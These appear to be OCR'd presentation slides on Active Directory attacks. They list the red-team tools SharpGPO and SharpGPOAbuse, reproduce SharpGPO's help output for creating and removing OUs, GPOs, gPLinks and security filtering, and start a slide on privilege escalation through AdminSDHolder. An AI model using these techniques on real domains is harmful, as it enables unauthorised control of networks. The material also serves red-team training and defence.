
User Immediate Task

GPO Manipulation

- SharpGPO: A new red team tool for **remotely** manipulating GPOs
  - Get/New/Remove OU
  - Get/New/Remove GPO
  - Get/New/Remove gPLink
  - Get/New/Remove Security Filtering
- SharpGPOAbuse (@FSecureLabs)
  - Create malicious group policies
  - User Immediate Task
  - Computer Immediate Task


https://github.com/Dliv3/SharpGPO

```
SharpGPO.exe --Action <Action> <Options>

Actions:
    --Action
        GetOU                   List all OUs.
        NewOU                   Create an new OU.
        RemoveOU                Remove an OU.
        MoveObject              Move an AD Object to an OU / Remove an AD Object from an OU.
        GetGPO                  List all names and GUIDs of GPOs.
        NewGPO                  Create a new GPO.
        RemoveGPO               Delete the GPO.
        GetGPLink               List all gPLinks of domain, ou and sites.
        NewGPLink               Create a new GpLink.
        RemoveGPLink            Delete the GpLink from OU.
        GetSecurityFiltering    List security filterings of the target GPO.
        NewSecurityFiltering    Create a new security filtering.
        RemoveSecurityFiltering Delete the security filtering from GPO.

Options:
    --DomainController          Set ip/hostname of the domain controller.
    --Domain                    Set the target domain FQDN (e.g test.com).
    --OUName                    Set an OU name.
    --GPOName                   Set a GPO name.
    --GUID                      Set the GUID of the GPO.
    --DN                        Distinguished name of the target OU, domain or sites (e.g CN=I
    --SrcDN                     Distinguished name of an AD Object, used by MoveObject.
    --DstDN                     Distinguished name of an AD Object, used by MoveObject.
    --BaseDN                    Distinguished name of an AD Object, used by NewOU.
    --DomainGroup               Domain group name.
    --DomainUser                Domain user name.
    --DomainComputer            Domain computer name.
    --NTAccount                 NtAccount name.
    -h/--Help                   Display help menu.
```




Privilege Escalation

- Privilege Escalation -> Domain Admin? 🤔
- AdminSDHolder
  - Provides "template" permissions for the protected accounts and groups
  - All domain admins, adminCount = 1
- Domain Controller computers
  - adminCount is not set

